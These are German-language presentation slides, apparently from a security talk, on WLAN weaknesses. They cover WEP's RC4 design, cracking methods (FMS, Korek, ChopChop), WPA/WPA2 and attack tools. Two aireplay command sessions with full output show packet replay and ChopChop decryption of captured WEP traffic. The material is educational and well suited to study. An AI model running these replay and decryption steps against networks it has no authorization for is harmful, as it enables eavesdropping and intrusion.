
- WEP -No traffic
  - ESSID: HackMeNT
- WEP – Lots of Traffic
  - ESSID: HackMeLT

- Wie's läuft
- IEEE802.11 a|b|g
  - a/h: 54MBit im 5GHz Band
  - b: 11MBit im 2,4GHz ISM-Band
  - g: 54MBit im 2,4GHz ISM-Band
  - WEP
- Weitere Standards
  - IEEE802.11i: WPA2, (WEPplus, WPA)

- Frequenzbereiche je nach Land, Überlappung
- Frequency Hopping
  - FHSS (2GFSK, 4GFSK)
  - DSSS (DBPSK, DQSP)
- CSMA/CA
  - PCF (Managed)
  - DCF (Ad-Hoc)
- Sendeleistung
  - von Land zu Land unterschiedlich
    - Deutschland z.B.: 100 mW (EIRP)
    - USA: 1000 mW
    - Japan: 10 mW/MHz

- Shared Medium, voller Zugriff für jedermann
- Pseudo-Sicherungen
  - SSID-Sicherung
  - ESSID-Cloaking
  - MAC-Filter

- DOS
  - Störsender
  - Flooding
    - Deassociation, Deauthentication, Authentication
- Rogue AP
- Packet Injection




- Sendet bel. Antworten auf Anfragen
- Keine Verbindung mit AP nötig
- 1 Karte im Monitor-Mode
- 1 Karte zum Senden
- Kann auch die selbe sein

- Unverschlüsselt
- Authentifikation in der Regel über Web-Interface
- manchmal auch VPN-Zugang
- Generell relativ unsicher
  - Rogue AP (=> volle Kontrolle)
  - Gezieltes Packet Injection (=> ausreichende Kontrolle)
  - MiM-Attacke


Have fun and show no mercy

- Genereller Aufbau:



- Der Header wird nicht verschlüsselt
- WEP ICV
- SNAP

- Funktionsweise:
  - RC4-Stromchiffrierer
  - 24-Bit-IV
  - 4 Keys
- Payload wird verschlüsselt
- SNAP
- ICV




- Brute-Force (*well, centuries later in a galaxy far away*)
- Wörterbuch (*years later but somehow not)*
- FMS (*~10.000.000 Pakete*)
- Korek (*~500.000 Pakete*)

WEP Verschlüsselung / Sonstige Unsicherheiten

- ChopChop
  - beliebiges Paket entschlüssen
  - aireplay
- Packet Replay
  - Beliebige verschlüsselte Pakete einschleußen
  - aireplay
- Packet Injection
  - beliebige Pakete einschleußen
- ...

WEP Verschlüsselung / aircrack



- Daten über airodump/tcpdump
- ~250.000-750.000 unique IVs benötigt
- 11MBit: 50.000 Pkt/Min
- Fudge-Faktor
- Zeitaufwand ist etwas Glückssache
  - ab etwa 300.000 uIVs <1 Min
  - ab etwa 700.00 uIVs < 10sec

WEP Verschlüsselung / aireplay

```
linux:/home/adriano/Documents/Downloads/aireplay-2.2 # ./aireplay ath0 -r replay_src-050513-164048.cap
Option -x not specified, assuming 256.


        Size: 86, FromDS: 1, ToDS: 0
        BSSID    = 00:C0:02:EF:AA:1A
        Src. MAC = 00:02:3F:10:25:B4
        Dst. MAC = FF:FF:FF:FF:FF:FF

        0x0000:  0842 0000 ffff ffff ffff 00c0 02ef aa1a  .B..............
        0x0010:  0002 3f10 25b4 c063 c50b 0000 aaaa 0300  ..?.%..c........
        0x0020:  0000 0806 0001 0800 0604 0001 0002 3f10  ..............?.
        0x0030:  25b4 ac14 a46e 0000 0000 0000 ac14 a5d6  %....n..........
        0x0040:  0000 0000 0000 0000 0000 0000 0000 0000  ................
        0x0050:  0000 085c 31bc                           ...\1.

Use this packet ? y

Saving chosen packet in replay_src--300101-010000.cap

Sent 3899 packets...
```

- Sucht nach bestimmten Paketen(*z.B. ARP-Request*)
- Identifizierung anhand Adressen, Größe, usw.
- Sendet die Pakete wieder in den AP
- Pakete/Sekunde abhängig von Karte/AP
  - 1024 Pkt/min bei mir sinnvoll
  - ~60.000 uIVs/Min

WEP Verschlüsselung / ChopChop

```
linux:/home/adriano/Documents/Downloads/aireplay-2.2 # ./aireplay -x 128 -k -i ath0 -r replay_src-050522-141353.cap


        Size: 124, FromDS: 0, ToDS: 1
        BSSID    = 00:C0:02:EF:AA:1A
        Src. MAC = 00:04:23:97:93:0F
        Dst. MAC = 00:C0:02:EF:AA:1A

        0x0000:  0841 d500 00c0 02ef aa1a 0004 2397 930f  .A..........#...
        0x0010:  00c0 02ef aa1a 90aa 9720 4a00 1971 3202  ......... J..q2.
        0x0020:  4e81 b4ba 788c 2db4 9173 807f ba03 cd0e  N...x.-..s.....
        0x0030:  b036 2ef9 9eb1 113e 0a1c 2865 7c8f 5799  .6.....>..(e|.W.
        0x0040:  fd0b 3897 c10e e97a 8e34 8490 3c26 bb1b  ..8....z.4..<&..
        0x0050:  6c0b 3d39 5ab3 1ea4 8ce0 7aba c6ab 0ab6  l.=9Z.....z.....
        0x0060:  1a5a 3c79 936f 3ff1 3f19 87ff b8a8 3f27  .Z<y.o?.?.....?'
        0x0070:  f90d 0498 9434 3648 ccf4 1ba3            .....46H....

Use this packet ? y

Saving chosen packet in replay_src--300101-010000.cap

Offset  123 ( 0% done) | xor = 28 | pt = 8B |   92 frames written in   719ms
Offset  122 ( 1% done) | xor = 57 | pt = 4C |  176 frames written in  1375ms
Offset  121 ( 2% done) | xor = 47 | pt = B3 |  228 frames written in  1781ms
Offset  120 ( 3% done) | xor = 37 | pt = FB |   56 frames written in   437ms
Offset  119 ( 4% done) | xor = 7F | pt = 37 |  237 frames written in  1851ms
Offset  118 ( 5% done) | xor = 00 | pt = 36 |  160 frames written in  1249ms
Offset  117 ( 6% done) | xor = 01 | pt = 35 |   77 frames written in   601ms
```

```
Offset   42 (90% done) | xor = C0 | pt = 40 |   38 frames written in   296ms
Offset   41 (91% done) | xor = 34 | pt = 47 |   97 frames written in   757ms
Offset   40 (92% done) | xor = 91 | pt = 00 |   20 frames written in   156ms
Offset   39 (93% done) | xor = E0 | pt = 54 |  113 frames written in   882ms
Offset   38 (94% done) | xor = 2D | pt = 00 |  228 frames written in  1781ms
Offset   37 (95% done) | xor = 8C | pt = 00 |  231 frames written in  1804ms
Offset   36 (96% done) | xor = 3D | pt = 45 |   18 frames written in   140ms
Offset   35 (97% done) | xor = BA | pt = 00 |  229 frames written in  1789ms
Offset   34 (98% done) | xor = BC | pt = 08 |  147 frames written in  1148ms

Saving plaintext in replay_dec--300101-010000.cap
Saving keystream in replay_dec--300101-010000.xor

Completed in 104s (0.83 bytes/s)
```

- Entschlüsselt bel. Pakete und liefert Keystream
- Funktionsweise:
  - Schneidet das letzte Paket des Payloads ab
  - Nimmt an das es [0,1,2,...] war
  - Korrigiert dann den ICV entsprechend
  - Überprüft ob das Paket vom AP akzeptiert wird

WPA Verschlüsselung

- Lückenstopfer für WEP
- meist nachrüstbar
- noch weitgehend sicher
- MIC

WPA Verschlüsselung / TKIP

- 48-Bit Paket Nummer
  - used as IV
- PMK wird bei der Association ausgetauscht
  - EAP => immer neuer KEY
  - PSK => immer der gleiche Key
- hash(PMK,nonces,MACs)=PTK
- PTK+Paket#+Mac=PacketKey
- GMK/GTK für Broadcasts

WPA2 Verschlüsselung

- Authentifizierung über EAP oder PSK
- Verschlüsselung mit AES
- Mehrere Keys(PMK, PTK, GMK, GTK)
- Integrity-Checks (CCMP)

- DOS-Probleme
- Bei PSK Wörterbuchattacken möglich

- Linux
  - Live-CDs (auditor)
  - Kismet
  - AirSnort
  - AirCrack
  - airpwn
  - void11
- Windows
  - äh, keine Ahnung, zu kompliziert

- Chipsätze
  - Prism 54 (prism54)
  - Prims 2 (wlan-ng)
  - Atheros (madwifi)